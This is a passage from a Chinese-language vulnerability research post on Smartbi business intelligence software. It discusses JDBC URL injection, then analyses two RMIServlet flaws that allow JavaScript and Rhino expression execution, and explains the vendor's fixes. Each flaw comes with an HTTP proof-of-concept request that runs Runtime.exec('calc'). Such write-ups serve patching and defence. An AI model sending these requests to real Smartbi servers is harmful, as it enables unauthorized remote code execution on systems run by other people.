
这里关注URL怎么形成。跟进translateDriverInfo:

很明显,能够在serverName或者dbName上动手脚。
修复
这个方法直到20250327才被修复:

V11版本的代码中做了恶意参数的校验,不用依赖于补丁:

其他JDBC

这里比较常见的有db2,hsql,mysql,postgre。
另外,还有一个kingbase8,这是我最近在SUCTF里新认识的,是基于postgre二开的一个组件,可能存在postgre的同种漏洞。
https://fushuling.com/index.php/2026/03/17/xctf-suctf2026-jdbc-masterwms/
这里不具体展开分析每一种是否能利用了,留给读者自己思考。
上面把DB2相关的漏洞讲了,下面补充一些其他的。
checkExpression表达式执行
分析
对应的漏洞为:

漏洞方法在smartbix.smartbi.metricsmodel.MetricsModelForVModule#checkExpression:

很直接,是一个JS引擎的表达式执行,且任意用户都能执行。
1
2
3
4
5
6
| POST /smartbi/vision/RMIServlet HTTP/1.1
Host: 127.0.0.1:18080
Cookie: JSESSIONID=C0ED567BC1AF92DC52FC0950B4F96F54
Content-Type: application/x-www-form-urlencoded
className=MetricsModelForVModule&methodName=checkExpression¶ms=["java.lang.Runtime.getRuntime().exec('calc')"]
|
虽然这个漏洞写的是非授权访问,但是我看了一下其他被patch的方法,并没有能够获取有效cookie的。所以这里指的非授权大概率是权限校验的问题,即任意用户都能调用这个方法的情况是危险的,这个方法理应只能被授权的用户调用。
修复

会对当前用户是否有METRICS_METRIC_MANAGER的函数权限进行校验,同时只允许表达式中出现纯数字。
checkJavaScript Rhino表达式执行
分析

这里的漏洞和上面的情况一样,都属于后台利用,只不过原本是允许任意用户执行,修复后变成了授权用户才可执行。
smartbix.smartbi.AugmentedDataSetForVModule#checkJavaScript:

一路跟进,来到smartbix.augmenteddataset.bo.impl.JSViewBO#init:

这里的jsonDefine是从我们传入的view中获取的,然后赋值给javaScript属性。
跟进initInner:

会执行Rhino表达式,从而实现利用。

POC
需要任意权限的用户,修复后,用管理员的cookie也能触发
1
2
3
4
5
6
| POST /smartbi/vision/RMIServlet HTTP/1.1
Host: 127.0.0.1:18080
Cookie: JSESSIONID=814DF2392C5C2A125005D18FC9C3F369
Content-Type: application/x-www-form-urlencoded
className=AugmentedDataSetForVModule&methodName=checkJavaScript¶ms=[{"define":{"javaScript":"java.lang.Runtime.getRuntime().exec('calc')"}}]
|


修复
检查用户是否有对应权限。
RMIServlet的漏洞还有很多,这里不一一分析了,读者可以参考上面的流程,对需要的漏洞自行进行分析。
总结
看到RMIServlet能调用限定范围内的Service Method时,我想起了之前看的用友U8Cloud,U8Cloud里有一个接口/servlet/xxx,也能够调用限定的方法。这种方法调用的设计理念,虽然能带来很多便利,但在安全上会出现不少麻烦。方便和安全,往往对立的。
附录
http://www.smartbi.com.cn/download 下载链接
https://wiki.smartbi.com.cn/pages/viewpage.action?smt_poid=43&pageId=114987452 安装文档
https://www.smartbi.com.cn/patchinfo 安全补丁
https://wiki.smartbi.com.cn/pages/viewpage.action?smt_poid=43&pageId=128132105 安全漏洞修复说明
https://wiki.smartbi.com.cn/pages/viewpage.action?smt_poid=43&pageId=111890439 扩展包结构
参考
https://mp.weixin.qq.com/s/aIyGt5OKlYCL-NPfd0G2Jw
https://ho1l0w-by.github.io/2023/09/21/Smartbi%E7%B3%BB%E5%88%97%E6%BC%8F%E6%B4%9E%E8%AF%A6%E8%A7%A3%EF%BC%9A/ V10系列漏洞分析
https://forum.butian.net/share/4537 Smartbi 最新漏洞+后利用打入内存马
https://mp.weixin.qq.com/s/JefvpVTxAT9bDM95ELRZKw